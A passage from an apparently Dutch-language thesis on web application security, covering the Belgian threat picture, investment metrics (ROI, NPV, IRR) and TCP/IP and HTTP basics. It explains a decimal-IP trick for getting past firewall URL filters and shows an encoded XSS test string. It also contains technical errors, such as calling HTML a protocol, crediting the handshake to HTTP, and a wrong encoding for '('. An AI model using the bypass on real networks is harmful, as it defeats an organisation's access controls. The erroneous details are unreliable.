Sommige cases zijn echter niet te verdoezelen zoals de defacement van de site van de federale politie of het leger. Dit omdat de indexpagina van deze sites veranderd werd en iedereen die naar hun webpagina surfte duidelijk kon zien dat ze gehackt waren. Het motief van deze aanvallers was echter waarschijnlijk gewoon het versterken van hun reputatie en niet echt economische schade toebrengen, anders waren ze wel discreter geweest en hadden ze andere instellingen als target gekozen. De reden dat dit hier aangehaald wordt is dat deze aanvallen echter wel veel media-aandacht kregen. Volgens dhr Vael is dit ook een van de redenen dat het probleem in de toekomst meer kan gaan voorkomen. Volgens hem gaat het dankzij die aandacht bepaalde personen beginnen te interesseren en inspireren. Hij vindt zelfs dat de media de cases overhyped en dit beter niet doet. Langs de andere kant is de media-aandacht wel goed omdat dit ook zorgt voor meer bewustwording bij de ondernemingen.

Als andere oorzaak voor een mogelijk stijgende populariteit van webhacken haalt dhr Geirnaert een reden aan die ook in de inleiding aan bod kwam. Hij vermeldt het feit dat tegenwoordig veel gewerkt wordt met centrale databases waarin met behulp van een ERP-pakket alle bedrijfsgegevens verzameld worden en die draaien op een eigen server. Slechts bepaalde gegevens zijn bedoeld voor de website maar zonder stevige beveiliging bestaan er genoeg tech-

nieken om ook toegang te krijgen tot de andere gegevens in de database. De hackers weten nu dat er geld te verdienen valt met het bemachtigen van deze gegevens en dat de beveiliging nog miniem is. Daarom zal het volgens hem niet meer zo lang duren vooraleer bedrijven inzien dat ze het probleem moeten gaan aanpakken.

Dhr Vael denkt hier opnieuw anders over. Ondanks het feit dat er in België door ondernemingen nog niet veel aandacht geschonken wordt aan beveiligingsmaatregelen, is er wel een evolutie zichtbaar. Waar het vroeger vooral een kennis van een kennis was die de websites voor de ondernemingen maakte, kiezen de meesten nu toch voor een professioneel webdeveloper. Ondernemingen kiezen bovendien voor een totaaloplossing. Zij plaatsen de gegevens op de servers van de host waardoor er geen gevaar is voor de andere bedrijfsdata. Ook voor de beveiliging staat die host dan in. Een andere oplossing is het splitsen van de gegevens over twee servers waarmee de data bestemd voor de website op een aparte applicatieserver staan. Dhr Geirnaert zegt dat dit inderdaad een soort van oplossing is maar dat als er een connectie is tussen beide servers de gegevens toch nog gevaar lopen en vooral dat het hebben van een aparte webapplicatieserver zeker voor een KMO heel erg duur uitvalt en daarom minder voorkomt.

De IT-beveiligingswereld wordt hier zelf ook professioneler. Dat is volgens de experts mede dankzij organisaties als Owasp. Deze community houdt regelmatig gratis bijeenkomsten waarin hot topics in de wereld van webapplicatiebeveiliging worden besproken. Bovendien wordt het topmanagement via *best practices* als *ITIL* en *COBIT* meer met de specifieke problemen geconfronteerd wat nog volgens Geirnaert alleen vooruitgang met zich mee kan brengen.

Samengevat kan gezegd worden dat de situatie bij ons nog niet dreigend is, maar dat ze zeker opgevolgd moet worden. Dhr Vael vindt het aanpakken van dit probleem momenteel nog niet zo dringend terwijl dhr Geirnaert vindt dat er nu toch ingegrepen moet worden. Verschillende overtuigingen die vanuit de beroepssfeer te motiveren zijn. De werkelijke situatie ligt waarschijnlijk ergens in het midden. Feit is dat beiden het er over eens zijn dat het probleem IT-beveiliging en webapplicatie beveiliging in de toekomst zeker grotere proporties gaat aannemen.

Een andere manier waarop te zien is dat deze discussie ook in Europa belangrijker wordt is door het feit dat meer en meer grote internationale organisaties congressen over het onderwerp organiseren zoals deze zomer nog onder andere Cisco, Deloitte & Touche, ... Dit is natuurlijk mede door het feit dat IT-security momenteel al een hot topic is waar geld mee te verdienen valt maar wil toch ook zeggen dat de vraag ernaar groot is.

Uit de literatuur kan nog een interessante opmerking gehaald worden. Zo blijkt uit onderzoek van Gordon & Loeb dat als beveiligingsinvesteringen stijgen, de marginale voordelen hiervan initieel wel mee zullen stijgen maar vanaf een bepaald punt terug zullen dalen. In het bepalen van een optimale beveiligingsstrategie moet rekening gehouden worden met deze relatie. Een onderneming moest dus zeker niet zoveel investeren in beveiligingsmaatregelen als de verwachte mogelijke schadekost. Uit het onderzoek bleek dat een goede vuistregel is dat de verhouding maximaal $1/3$ mag zijn. (Gordon & Loeb, 2002)

Hoofdstuk 4

Metriecken

”You cannot improve what you can’t measure.” (Lord Kelvin)

Zoals reeds duidelijk geworden is, is de kwetsbaarheid van webapplicaties een groter probleem dan algemeen aangenomen. Dit lijkt de laatste jaren ook meer en meer door te dringen in de bedrijfswereld. Er worden steeds grotere investeringen gemaakt op gebied van IT-beveiliging. Investeringsbudgetten consumeren die ook in andere operationele gebieden gegeerd zijn. Het is daarom logisch dat de financieel verantwoordelijken, de CFO of de financieel directeur, op een rationeel economische manier een verantwoording wil voor dit type uitgaven. Hiervoor worden metriecken gebruikt.

Jaquith stelt het als volgt: “beveiligingsmetriecken zijn de dienaars van risk management en risk management gaat over het nemen van beslissingen”. Het is belangrijk dat de juiste dingen gemeten worden, evenals het belangrijk is dat de uitkomst juist geïnterpreteerd wordt. Metriecken zijn eerder een middel dan een doel, wat ze gemeenschappelijk hebben met beveiligingsmaatregelen. Het is niet voldoende ze te hebben, maar wel nodig. Ze moeten gebruikt worden om de huidige toestand weer te geven en aan te tonen of en welke actie nodig is. (Jaquith, 2007)

4.1 ROI, NPV en IRR

Gekende metrieken zijn ROI, NPV en IRR. In dit hoofdstuk wordt nagegaan hoe we deze technieken kunnen gebruiken om investeringen in de IT-security te waarderen maar ook of ze wel geschikt zijn om dit te doen. De nu volgende analyse heeft natuurlijk niet alleen betrekking op de IT-security markt maar kan bij elke investerings- en/of waarderingsanalyse worden toegepast. Aangezien het belang ervan en de groeiende aandacht ervoor in de securitymarkt, besloot ik er hier toch wat aandacht aan te besteden in dit economische deel van de thesis.

4.1.1 Definiëring

Eerst even uitleggen waar de drie acroniemen eigenlijk voor staan. De NPV staat voor “*Net Present Value*” of in het Nederlands: “*NCW - Netto Contante Waarde*”. Vanuit theoretisch standpunt is dit de beste methode om de projectwaarde te meten. De NPV van een project is de verdisconteerde waarde van toekomstige kasinkomsten verminderd met de verdisconteerde waarde van de kasuitgaven. Het doel is om een zo groot mogelijke NPV te verkrijgen. (Laveren *et al.*, 2004) In formulevorm geeft dit: $\sum_{t=1}^N \frac{KS_t}{(1+k)^t} - I_0$ Hierin staat N voor de levensduur van het project, t dient als tijdsindex voor de perioden, KS voor de netto kasstroom, I_0 voor het initiële investeringsbedrag en k voor de actualisatievoet.

De IRR is de *Internal Rate of Return* of *Interne Opbrengstvoet*. Dit is de discontovoet die de NCW op nul brengt. Deze metriek wordt vergeleken met een door het management vereist rendement voor een investering, de *cutoff-rate*. Is de IRR groter dan deze cutoff-rate, dan is de investering nuttig en wordt het project aanvaard. (Mercken, 2004)

Anders dan de twee vorige metrieken, houdt de ROI geen rekening met de tijdswaarde van geld. Deze metriek geeft de *Return On Investment* weer. Aangezien het hier gaat om het beoordelen van investeringen met betrekking tot het verbeteren van de beveiliging, spreken we van *Return on Security Investment* of *ROSI*. Dit vergelijkt de gemiddelde boekhoudkundige winst met de boekwaarde van de in het project geïnvesteerde middelen. De ROI moet vergeleken worden met een door het management opgegeven afkapvoet K. Als de return ten minste even groot is, wordt het project aanvaard. (Laveren *et al.*, 2004)

Ook het verschil tussen *ex-ante* en *ex-post* is belangrijk. Als het gaat om investeringsanalyse, moet men rekenen met toekomstige kasstromen. Hiervoor zullen dus schattingen (ex-ante) gebruikt worden gebaseerd op historische data, ervaring of verwachtingen. Er zijn echter bijna altijd afwijkingen van de werkelijke data. Deze werkelijke gegevens (ex-post) worden gebruikt voor waarderingsanalyse om achteraf na te gaan of het project ook gebracht heeft wat men er van verwachtte.

4.1.2 Analyse

Als we uit de resultaten van de CSI/FBI-enquête aflezen dat van de 512 meewerkende ondernemingen respectievelijk 42% RO(S)I, 19% NPV en 21% IRR gebruiken, is dat vanuit economisch standpunt gezien opmerkelijk. Het gebruik van de eerste is momenteel duidelijk nog veel populairder dan dat van de andere twee metrieken. De ROSI geeft echter eerder een boekhoudkundige waarde en maakt gebruik van ex-post gegevens. Laveren *et al.* en Mercken geven dan ook aan dat de ROI minder geschikt is voor het nemen van investeringsbeslissingen, ook al omdat eveneens geen rekening gehouden wordt met de waarde van het geld of de tijdstippen van de kasstromen. De ondernemingen schenken momenteel dus nog te weinig aandacht aan investeringsanalyses als het gaat over de uitbreiding van hun IT-beveiliging.

Het is dus beter de NPV of de IRR te gebruiken waarbij men beide probeert te maximaliseren en de eerste groter dan nul moet zijn en de tweede groter dan een door het management vereist rendement. Meestal gaat men verschillende alternatieven ten op zichte van elkaar afwegen als het gaat om het maken van grote investeringen. In het jargon noemt men dit *elkaar wederzijds uitsluitende projecten* omdat het wegens budgettaire of andere redenen niet mogelijk is beiden te combineren. Welke van de twee overgebleven metrieken wordt in zo'n geval het best gebruikt? Gordon & Loeb geven aan dat de netto contante waarde de voorkeur moet krijgen. Dit kan best aangetoond worden met een kort voorbeeld. (Gordon & Loeb, 2002)

Veronderstellen we dat de huidige schade die een onderneming leidt als gevolg van lekken in haar IT-beveiliging €125.000 is. Dit is de voor de eenvoudigheid afgeronde waarde die we ook in hoofdstuk 3 gebruikten. Het management wil nu graag investeren in beveiligingsmaatregelen en er blijven nog twee alternatieven over. Het eerste alternatief kost €62.500 en zorgt

ervoor dat de schade in het jaar na aankoop daalt tot €43.750. Het tweede alternatief is duurder, het kost €87.500 maar zorgt wel voor een besparing van €112.500. Deze gegevens worden samengevat in tabel 4.1. Voor het berekenen van de NCW en de IRR werd de formule op pagina 31 gebruikt. Er werd uitgegaan van een kapitaalkost van 14%.

Tabel 4.1: Relatie NCW-IRR

Huidige schade	€125.000		
Alternatief	Kostprijs	Schadevermindering	Schaderest
1	€62.500	€81.250	€43.750
2	€87.500	€112.500	€12.500
Alternatief	IRR	NCW	
1	30%	€10.044	
2	28,5%	€12.946	

We zien in tabel 4.1 dat de interne opbrengstvoet voor alternatief 1 hoger is dan die van alternatief 2. Op basis van enkel deze metriek zou men dus het eerste kiezen aangezien het de bedoeling is de IRR te maximaliseren. We zien echter dat de netto contante waarde van het tweede alternatief hoger is dan die van het eerste. Het tweede alternatief levert dus hogere netto-kasstroom op en moet daarom verkozen worden, ondanks dat de IRR hiervan lager is dan die van het eerste alternatief.

Een opmerking bij deze berekening is dat de gebruikte getallen gekozen zijn in functie van de uitkomst. Dit doet echter niets af aan het voorbeeld want het was de bedoeling aan te tonen dat het alternatief met de laagste IRR toch het winstgevendst kan zijn en dus de NPV boven de IRR gewaardeerd moet worden. Uiteraard zijn er ook vele gevallen waarin het alternatief met de hoogste IRR ook de hoogste NPV geeft.

4.2 Andere security-metrieken?

ROI, NPV en IRR zijn metrieken die zoals al aangegeven voor elk investeringsdossier gebruikt kunnen worden. In deze sectie gaan we op zoek naar metrieken die vooral geschikt zijn in de

IT-beveiligingssector en om de processen te beoordelen. De vraag is dan aan welke vereisten een goede metriek moet voldoen. Canal gebruikt het acroniem S.M.A.R.T.

Specifiek De metriek is relevant voor het te meten proces

Meetbaar Het is meetbaar tegen een redelijke kost

Actie-mogelijkheid Door het proces te verbeteren, doet de metriek dit ook

Relevant Stijging in de metriek verhoogt de bijdrage van het proces aan het management-doel

Tijdig De metriek laat toe tijdig gemeten te worden zodat efficiënte actie op basis van de meetresultaten mogelijk wordt

Het is moeilijk om zo'n metrieken specifiek voor beveiligingsprocessen te vinden die voldoen aan deze vereisten. De reden hiervoor is dat beveiligingsprocessen *negatieve objectieven* hebben. Als men bijvoorbeeld wil meten hoe efficiënt een applicatiefirewall werkte, zou het aantal verhinderde aanvallen geteld moeten worden. Dit aantal is veel moeilijker te bepalen dan bijvoorbeeld het aantal aanmeldingen bij de applicatie. Verder zijn beveiligingsmetrieken ook niet altijd even nuttig. De reden hiervoor is de *niet-directe relatie* tussen de processen en de doelen. Hiermee wordt bedoeld dat het invoeren en aanwezig zijn van beveiligingsprocessen niet altijd leidt tot een werkelijk verhoogde veiligheid. Van de ene op de andere dag kunnen immers bijvoorbeeld nieuwe exploits gevonden worden waartegen genomen maatregelen machteloos staan. (Canal, 2007)

Aangezien metrieken voor het *doel* beveiliging dus moeilijk te vinden en niet echt nuttig zijn, moeten er andere meetbare acties gevonden worden om de werking van de beveiligingsprocessen te meten. Canal stelt voor om de output van de processen te meten. Dit omdat de output van de processen toch direct of indirect bijdragen tot het doel veiligheid en betrouwbaarheid. Metrieken die voorgesteld worden zijn onder andere de volgende:

Scope De verhouding van de systemen die extra beveiligd zijn met bijvoorbeeld een applicatiescanner

Update De tijd sinds het doorvoeren van de laatste update, patch

Jaquith voegt er nog enkele aan toe:

Aantal defecten Geeft het aantal defecten weer dat door geautomatiseerde scanningtools gevonden wordt

Kwetsbaarheden Het aantal kwetsbaarheden dat door bijvoorbeeld een securityconsultant aangegeven wordt als misbruikbaar door een hacker

Deel II

Technisch Gedeelte

Hoofdstuk 5

Architectuur

“De persoon die instaat voor het testen van de beveiliging van webapplicaties moet zich realiseren dat hij slechts zo goed is als zijn kennis van applicatiestructuur en de gebruikte protocollen.” Andrez, CISSP-ISSAP, GSEC

Zoals Andrez aangeeft is het belangrijk de onderliggende architectuur van webapplicaties te kennen om het beveiligingsaspect ervan te begrijpen. In dit hoofdstuk wordt daarom dieper ingegaan op de architectuur van het netwerk en die van de applicaties zelf. In sectie 5.1.1 wordt het *TCP/IP-model* besproken en vanaf 5.1.2 wordt dieper ingegaan op het voor dit onderwerp belangrijkste protocol, *HTTP*. Als laatste komt de gelaagde architectuur van een webapplicatie zelf aan bod.

5.1 Netwerkarchitectuur

5.1.1 TCP/IP


Het model dat gebruikt wordt is het *client-server model*. De computer van de surfer is de client en via hun browser krijgen surfers de data van de website die op een server staat. Er bestaan verschillende vormen van dit model. Woolfe geeft een mooi overzicht dat met wat extra uitleg te vinden is in bijlage D.1. Uiteraard bestaat de architectuur uit veel meer componenten. Ook hier bestaan er meerdere vormen waarvan TCP/IP, OSI of een hybride van de twee het bekendst zijn. (Panko, 2005). Voor de eenvoud werken we vanaf nu verder met het vierlagig TCP/IP-model dat in figuur 5.1 is weergegeven.

Een standaard webpagina is geschreven in HTML - *Hypertext Markup Language* -. HTML maakt gebruik van allerlei *tags* om structuur aan te brengen. Er wordt hier niet tot in detail in gegaan op de werking van deze webtaal. Voor een goede uitleg hierover zijn er talrijke referenties beschikbaar waarvan de site <http://www.handleidinghtml.nl> een van de betere is. Scambray & Shema definiëren het mooi als volgt: “HTML is de *data presentation engine* van een web applicatie”. Het is wel niet zeker hoe lang HTML nog de standaardtaal van de website zal zijn want meer en meer wordt er overgeschakeld naar X(HT)ML (eXtensible Markup Language).

HTML wordt een *protocol* genoemd. “Protocollen zijn *standaarden* die regelen hoe de interacties tussen hardware- en softwareprocessen in dezelfde laag maar bij verschillende hosts moeten verlopen. Standaarden zijn voorschriften die het mogelijk maken dat twee hardware- of softwareprocessen met elkaar samenwerken.” (Panko, 2005) Om de data van de ene naar de andere computer te transporteren over een netwerk, wordt het *TCP/IP model* model gebruikt. Dit bestaat uit vier lagen, zoals weergegeven in afbeelding 5.1, die elk hun eigen functie hebben en voor de uitvoering daarvan specifieke protocollen gebruiken. Voor een gedetailleerd overzicht van de werking van dit model wordt opnieuw verwezen naar referenties als <http://www.cisco.com/warp/public/535/4.html>. In de volgende alinea’s wordt wel een vluchtig en vereenvoudigd overzicht gegeven.

De applicatielaag vertaalt data van de applicaties naar informatie die over een netwerk verzonden kan worden. Hiervoor wordt zoals gezien HTML gebruik. Het leggen van een verbinding tussen de client en de server is het werk van het protocol HTTP wat staat voor *Hyper Text Transfer Protocol*. De werking ervan wordt meestal omschreven als de *Three Way Handshake*. Als alles goed gaat, wordt eerst een initieel pakket gestuurd naar de ontvanger om de verbinding te openen (SYN). Deze stuurt een bevestiging van ontvangen (SYN/ACK) waarna de oorspronkelijke pc ook een bevestiging stuurt (ACK). Eens de connectie gelegd, gaat de internetlaag de pakketten verzenden, gebruik makend van het *ip-protocol*. De vierde laag gaat alle informatie van de bovenstaande lagen vertalen naar bits zodat ze ook effectief verzonden kunnen worden. (Axtén, 2004) (Panko, 2005)

Als een computer wil communiceren met een andere, dan moet hij hiervan het *ip-adres* kennen. Wil iemand bijvoorbeeld de site van UHasselt bezoeken, typt hij in zijn browser <http://www>.



Figuur 5.1: De 4 lagen van het TCP/IP-model (Axten, 2004)

`uhasselt.be` maar deze *URL* staat eigenlijk voor de ip-adressen van de servers waar deze website zich op bevindt. Elke computer heeft zo zijn eigen unieke ip. Om informatie uit te wisselen met applicaties op die pc's, maakt TCP gebruik van *poorten*. Hierdoor weet de server naar welk type info de client op zoek is en welk protocol nodig is. (Axten, 2004)

Op een computer zijn er 65.536 poorten maar bepaalde nummers zijn gereserveerd voor specifieke applicaties. Een overzicht hiervan is te vinden op de site <http://www.iana.org/assignments/port-numbers>. De belangrijkste toepassingen gebruiken meestal specifieke poorten, deze zijn weergegeven in tabel 5.1. Wil iemand dus een bepaalde toepassing op een bepaalde pc aanspreken, dan moet hij een combinatie van ip-nummer en poortnummer gebruiken. Deze combinatie wordt een *socket* genoemd en ziet er uit als volgt: “217.136.100.189:80”. (Panko, 2005)

Zoals in tabel 5.1 te zien is, gaat HTTP standaard over poort 80. Aangezien bijna alle webbrowsers dus eerst een connectie proberen te leggen via deze poort, zullen webserver deze poort ook openstellen. Dit heeft gevolgen voor toestellen die instaan voor het beveiligen van het netwerk zoals een firewall. Aangezien de site-eigenaar natuurlijk wil dat zijn site beschikbaar is, moeten de toestellen verkeer langs deze poort toelaten en zijn ze eigenlijk

Tabel 5.1: Belangrijke poorten (McClure *et al.*, 2002)

Poort	Applicatie
21	FTP
25	SMTP
80	HTTP
443	SSL
1433	Microsoft SQL Server 2000
3306	MySQL
...	

machteeloos tegen webhacking. De meeste aanvallen op onveilige webapplicaties gebeuren immers via HTTP. (Scambray & Shema, 2002)

Meer en meer belangrijke webapplicaties gaan hun verkeer tegenwoordig tunnellen over een ander protocol: *Secure Sockets Layer*. De gebruiker merkt dit doordat in de url HTTP verandert in HTTPS. SSL zorgt voor encryptie over de transportlayer wat ervoor zorgt dat niet iedereen deze info nog kan lezen of begrijpen - wat bij HTTP wel het geval was. Dit is meteen ook de enige toegevoegde waarde aan de beveiliging van webapplicaties van dit protocol. De laatste versie ervan is TLS (*Transport Layer Security*) en stuurt zijn verkeer langs TCP:443. Maar eigenlijk heeft deze beveiliging dus niet zo heel veel zin tegen webattacks. Veel types van aanvallen kunnen ook uitgevoerd worden als SSL gebruikt wordt omdat bij die types van aanval het medium losstaat van de aanval zelf. De meeste kwetsbaarheden bevinden zich in de webapplicatiecode, bij de software van de webserver of de browser van de surfer. (Beaver, 2004) Er zal in deze thesis verder dan ook geen onderscheid gemaakt worden tussen HTTP of HTTPS.

In deze alinea wordt al een eerste voorbeeld gegeven over hoe de bovenvermelde eigenschappen gebruikt kunnen worden om bepaalde beveiligingsmethoden te omzeilen. De techniek noemt *url bypassing* en komt van Beaver. Het gaat erom dat soms bepaalde URL's niet bereikt kunnen worden omdat deze verbindingen niet toegelaten worden door de firewall. Deze regels zijn ingesteld door de onderneming op wiens netwerk men surft. Er bestaat dan een eenvoudige techniek om deze filtermethoden te omzeilen. Deze wordt kort uitlegd aan de hand van een

voorbeeld. Stel dat de url `http://www.uhasselt.be` niet toegankelijk is omdat de firewall deze blokt. Het ip-adres van de UHasselt-site is 193.190.2.30. Dit adres is gevonden met behulp van de WHOIS-tool die onder andere online te vinden is op `http://www.dns.be/nl`. WHOIS geeft naast het ip ook extra info over de eigenaar van het domein. Een andere manier om het ip-adres van een site te bemachtigen wordt uitgelegd op pagina 52. Surfen naar het ip-adres zou echter nog steeds niet werken, de site blijft geblokkeerd.

Aangezien computers werken in het binair stelsel, wordt nu elk van de vier *ip-octetten* omgezet naar zijn binair equivalent. Dit kan eenvoudig met bijvoorbeeld Windows Calculator. Zo is 11000001 het equivalent van 193. Er moet wel voor gezorgd worden dat er steeds 8 cijfers zijn, al dan niet aanvuld met voorloopnullen. Als de vier delen dan achter elkaar geplaatst worden, ontstaat een string van 32 binary digits. De laatste stap is om deze terug om te zetten naar een getal in het decimale stelsel. Voor de site van UHasselt wordt dit 3250455070. De url `http://3250455070` leidt nu ook naar de site van UHasselt en zal waarschijnlijk niet meer geblokkeerd worden (Beaver, 2004)

5.1.2 HTTP

Een voordeel van dit applicatielaagprotocol is dat het heel eenvoudig is. Zo werkt het met ongecodeerde ASCII-tekens, wat het leesbaar maakt voor iedereen. Een ander belangrijk kenmerk is dat het protocol *stateless* is. Dit betekent dat elke gemaakte request als uniek en op zich staand beschouwd wordt. Er wordt dus geen verband gelegd tussen twee opeenvolgende requests. (Scambray & Shema, 2002) Dat HTTP stateless is, behoudt de eenvoud ervan maar is niet altijd een voordeel op vlak van beveiliging. Dit betekent namelijk dat een enkele request genoeg kan zijn om een server *neer te halen*.

Opeenvolgende requests van eenzelfde client worden door de server als allemaal unieke requests gezien. Anders gezegd doet de server dus geen moeite om de verbinding met deze client te behouden. Deze eigenschap staat gebruiksvriendelijkheid in de weg en daarom werd gezocht naar een manier om enige vorm van een *sessie* te verkrijgen. (Spett, n.d.) Netscape introduceerde hiervoor de *cookie*. Dit zijn tekstbestanden die door de server naar de client-browser gestuurd worden moet de bedoeling ze later weer van de harde schijf van de client te kunnen plukken. Zo kan op een vrij eenvoudige manier informatie over bezoekers bijgehouden

den worden. In cookies kan allerlei info opgeslagen worden als paswoorden, e-mailadressen, betaalkaartgegevens, (Crosspoint Support, n.d.) Zoals in hoofdstuk 9 over XSS duidelijk wordt, brengen cookies echter ook veiligheidsproblemen met zich mee.

Hoe regelt HTTP de overdracht van gegevens's? De browser van de client vestigt een socket, opent de verbinding en zendt een *HTTP-request* naar de server. Die stuurt de gevraagde bron of een ander bericht terug en na deze *response* sluit hij de connectie. Het maken van de request gebeurt via een *HTTP request header*, voor de response wordt een *HTTP response header* gebruikt. De structuur van beide is gelijk: in volgorde komt er eerst een initiële lijn, dan nul of meerdere headerlijnen en een witregel gevolgd door een optioneel deel. In dit optioneel deel komt het gevraagde bestand, query output, . . . (Andrez, 2006) Als voorbeeld staan in tabel 5.2 de belangrijkste onderdelen van de headers voor surfen naar de site van UHasselt.

Tabel 5.2: Headers

Request Header	Response Header
GET / HTTP/1.1	HTTP/1.1 200 OK
Host: www.uhasselt.be	Date: Mon, 13 Aug 2007 08:09:18 GMT
Connection: Keep-Alive	Server: Microsoft-IIS/6.0
Accept-Language: nl	
	<HTML CONTENT>
<OPTIONELE DATA>	

Op de initiële lijn van de response header in tabel 5.2 zien we het getal 200 staan. Dit is een *status code* en geeft het gecodeerde resultaat van de request weer. Een wel gekende statuscode is 404 die vertelt dat de gevraagde resource niet gevonden is. Deze meldingen kunnen handig zijn voor een hacker om te weten wat er precies aan de hand is wanneer een request mislukt. Een code 4xx toont client-side fouten aan, er kan bijvoorbeeld een probleem zijn met de authenticatie. Bij code 5xx is er een server-side probleem, 500 wijst zo op een onverwachte serverfout. (Andrez, 2006)

De initiële lijn van de request header begint met “GET”. Dit is een sleutelwoord dat een

HTTP Verb genoemd wordt. De twee belangrijkste voor ons zijn “GET” en “POST”. Op basis van deze verbs weet de browser hoe hij het verzoek moet behandelen. De GET-methode vraagt simpelweg terug te geven wat gevraagd is. De POST-methode vraagt de server de in de request ingesloten data te accepteren (Fielding, n.d.) Het verschil wordt duidelijker als gekeken wordt naar de headers (tabel 5.3).

Tabel 5.3: GET vs. POST Header (Andrez, 2006)

GET Header
GET /index.php?id=8&page=test HTTP/1.0
<STANDAARD>
POST Header
POST /index.php HTTP/1.0
<STANDAARD>
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
id=8&page=test

De verschillen zitten zoals te zien in de initiële regel en het einde van de header. Bij GET wordt de data via de querystring meegegeven terwijl ze bij POST in het optioneel gedeelte na de blanco regel zitten. De post-methode voegt ook twee headerlijnen toe wat op zich niet zo belangrijk is. Het verschil is ook te zien in de URL van de pagina's. Afhankelijk van de gebruikte methode ziet de URL er bijvoorbeeld als volgt uit:

GET: `http://www.uhasselt.be/index.php?id=8&page=test`

POST: `http://www.uhasselt.be/index.php`

Bij de GET-methode wordt de data dus in de URL meegegeven. Het is duidelijk dat deze methode zeker niet gekozen moet worden voor een loginscript omdat de username en paswoord dan zichtbaar in de URL komen te staan. Hierdoor komt deze data ook in de serverlogs te staan wat, zoals Andrez opmerkt, een nadeel is ten opzichte van de POST-methode waarbij dit

niet het geval is. Er is wel een beperking op het aantal karakters dat in de querystring gezet kan worden, bij de meeste browsers zijn dit er 255. Dit alles heeft gevolgen voor mogelijke kwetsbaarheden zoals verder aangetoond zal worden.

Binnen HTTP hebben bepaalde karakters een specifieke betekenis. Als deze tekens in een URL zouden voorkomen, kan dit tot verwarring leiden en daarom worden ze in een URL gecodeerd. Het is vooral als de GET-methode gebruikt wordt dat de kans dat encoding nodig is, stijgt omdat de data dan dus mee in het webadres komen te staan. De *URL-encoded-waarde* van een karakter is het tweecijferige hexadecimale equivalent van de ASCII-waarde ervan, vooraf gegaan door “%”. (Wilson, n.d.) Voor de omzetting bestaan vele automatische tools. Een goede online tool is te vinden op <http://www.blooberry.com/indexdot/html/topics/urlencoding.htm>. In tabel 5.4 staan de belangrijkste gecodeerde karakters. De string “ <script>alert(TEST TEST)</script> ” wordt zo gecodeerd tot “ %3Cscript%3Ealert(TEST%20TEST)%3C/script%3E ”

Tabel 5.4: URL-encoding


Spatie	%20	“	%22
(	%38	)	%29
<	%3C	>	%3E
[	%5B	]	%5D
{	%7B	}	%7D
;	%3B	...	

5.2 Web Application Architecture

Wat is een *webapplicatie* eigenlijk precies? Andrez geeft volgende definitie: “Een webapplicatie bestaat uit een verzameling dynamische scripts, gecompileerde code of beide, die op een web- of een applicatieserver staan en mogelijk interactie hebben met databases en andere dynamische bronnen.” Voorbeelden zijn zoekmachines, web-gebaseerde mail, applicaties voor e-commerce, ...

De architectuur kan op twee manieren benaderd worden: een fysieke en een logische manier.

Figuur 5.2 laat zien hoe beide benaderingen door elkaar vloeien. In de fysieke benadering worden de verschillende lagen onderscheiden die elk een duidelijk afgebakende functie hebben. In de afbeelding zijn er twee fysieke lagen, de *web*- en de *data*laag. Doordat er meerdere fysieke lagen zijn, wordt dikwijls gesproken over een *N-tier architecture* waarbij N staat voor het aantal lagen. Hier wordt dus een 2-tier architectuur besproken. De logische opsplitsing leidt meestal tot drie delen die nauw samenwerken: *presentatie*, *logica* en *data*. (Andrez, 2006) Een andere verduidelijkende figuur is te vinden in bijlage D.2.



